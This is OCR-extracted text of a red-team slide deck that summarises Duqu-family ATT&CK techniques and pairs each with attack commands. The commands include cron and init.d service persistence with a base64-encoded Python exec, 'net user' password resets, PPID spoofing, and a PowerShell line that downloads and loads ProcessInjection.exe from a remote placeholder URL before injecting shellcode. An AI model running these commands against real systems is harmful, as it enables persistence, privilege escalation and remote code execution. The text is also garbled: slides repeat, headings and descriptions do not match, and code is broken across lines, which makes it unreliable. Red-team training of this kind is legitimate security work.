
T1053: Scheduled Task

- Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.



```
crontab -l > /tmp/notevil  
echo "* * * * * #{command}" >  
#{tmp_cron} && crontab #  
{tmp_cron}
```

Difficulty



#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0003: Persistence

T1078: Valid Accounts


- Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access and remote desktop.
- Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.



net user [UserName] *

net user [UserName] * /domain

Difficulty




APT Used

Detection

#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY



TA0004: Privilege Escalation



T1134: Access Token Manipulation

Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.



```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12  
. $PathToAtomsicsFolder\T1134.004\src\PPID-Spoof.ps1  
$ppid=Get-Process #{parent_process_name} | select -expand id  
PPID-Spoof -ppid $ppid -spawnto "#{spawnto_process_path}" -dllpath "#{dll_path}"
```

Difficulty



#BUGDASHT_CTB




RED TEAM

DUQU FAMILY(2011-15) T&T BRIEFLY

TA0004: Privilege Escalation

T1055: Process Injection


Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.



```
# Load from a remote server
[System.Reflection.Assembly]::
Load((New-Object
Net.WebClient).DownloadDat
a("http://<URL>/ProcessInjecti
on.exe"))
```

```
# Perform process
injection(parent id spoofing)
[ProcessInjection.ProcessInjec
tion]::Main(@("/t:1", "/f:base64",
"/pid:<ProcessId>", "/sc:
<ShellCode>"))
```

Difficulty



Detection


DUQU FAMILY(2011-15) T&T BRIEFLY



TA0004: Privilege Escalation


T1078: Valid Accounts

Adversaries may bypass process and/or signature-based defenses by proxying execution of malicious content with signed, or otherwise trusted, binaries. Binaries used in this technique are often Microsoft-signed files, indicating that they have been either downloaded from Microsoft or are already native in the operating system. Binaries signed with trusted digital certificates can typically execute on Windows systems protected by digital signature validation. Several Microsoft signed binaries that are default on Windows installations can be used to proxy execution of other files or commands.




net user [UserName] *
net user [UserName] * /domain

Difficulty



#BUGDASHT_CTB

RED TEAM






DUQU FAMILY(2011-15) T&T BRIEFLY



TA0004: Privilege Escalation

T1543: Create or Modify System Process

Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system processes are referred to as services. On macOS, launchd processes known as Launch Daemon and Launch Agent are run to finish system initialization and load user specific parameters.




```
cat > /etc/init.d/T1543.002 << EOF#!/bin/bash## BEGIN INIT INFO# Provides : Atomic Test T1543.002# Required-Start: $all# Required-Stop : #Default-Start: 2 3 4 5# Default-Stop: # Short Description: Atomic Test for Systemd Service Creation## END INIT INFOpython3 -c "import os, base64;exec(base64.b64decode('aW1wb3J0IG9zCm9zLnBvcGVuKCdIY2hvIGF0b21pYyB0ZXN0IGZvciBDcmVhdGluZyBTTeXN0ZW1kIFNlcnZpY2UgVDE1NDMuMDAyID4gL3RtcC9UMTU0My4wMDIuc3lzdGVtZC5zZXJ2aWNILmNyZWF0aW9uJykK'))"EOF
```

```
chmod +x /etc/init.d/T1543.002
if [ $(cat /etc/os-release | grep -i ID=ubuntu) ] || [ $(cat /etc/os-release | grep -i ID=kali) ]; then update-rc.d T1543.002 defaults; elif [ $(cat /etc/os-release | grep -i "ID=centos") ]; then chkconfig T1543.002 on; else echo "Please run this test on Ubuntu, Kali OR CentOS"; fi;
systemctl enable T1543.002
systemctl start T1543.002
```


```
echo "python3 -c \"import os, base64;exec(base64.b64decode('aW1wb3J0IG9zCm9zLnBvcGVuKCdIY2hvIGF0b21pYyB0ZXN0IGZvciBtb2RpZnlpbmcgYSBTTeXN0ZW1kIFNlcnZpY2UgVDE1NDMuMDAyID4gL3RtcC9UMTU0My4wMDIuc3lzdGVtZC5zZXJ2aWNILmNyZWF0aW9uJykK'))\" | sudo tee -a /etc/init.d/T1543.002
systemctl daemon-reload
systemctl restart T1543.002
```

Difficulty



APT Used

Detection



HADESS

#BUGDASHT_CTB



RED TEAM


DUQU FAMILY(2011-15) T&T BRIEFLY



TA0004: Privilege Escalation


T1053: Scheduled Task

Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.




```
crontab -l > /tmp/notevil  
echo "* * * * * #{command}" >  
#{tmp_cron} && crontab #  
{tmp_cron}
```

Difficulty



#BUGDASHT_CTB

RED TEAM




DUQU FAMILY(2011-15) T&T BRIEFLY




TA0005: Defence Evasion

T1134: Access Token Manipulation

- Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls.
- Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.




Difficulty



#BUGDASHT_CTB

RED TEAM



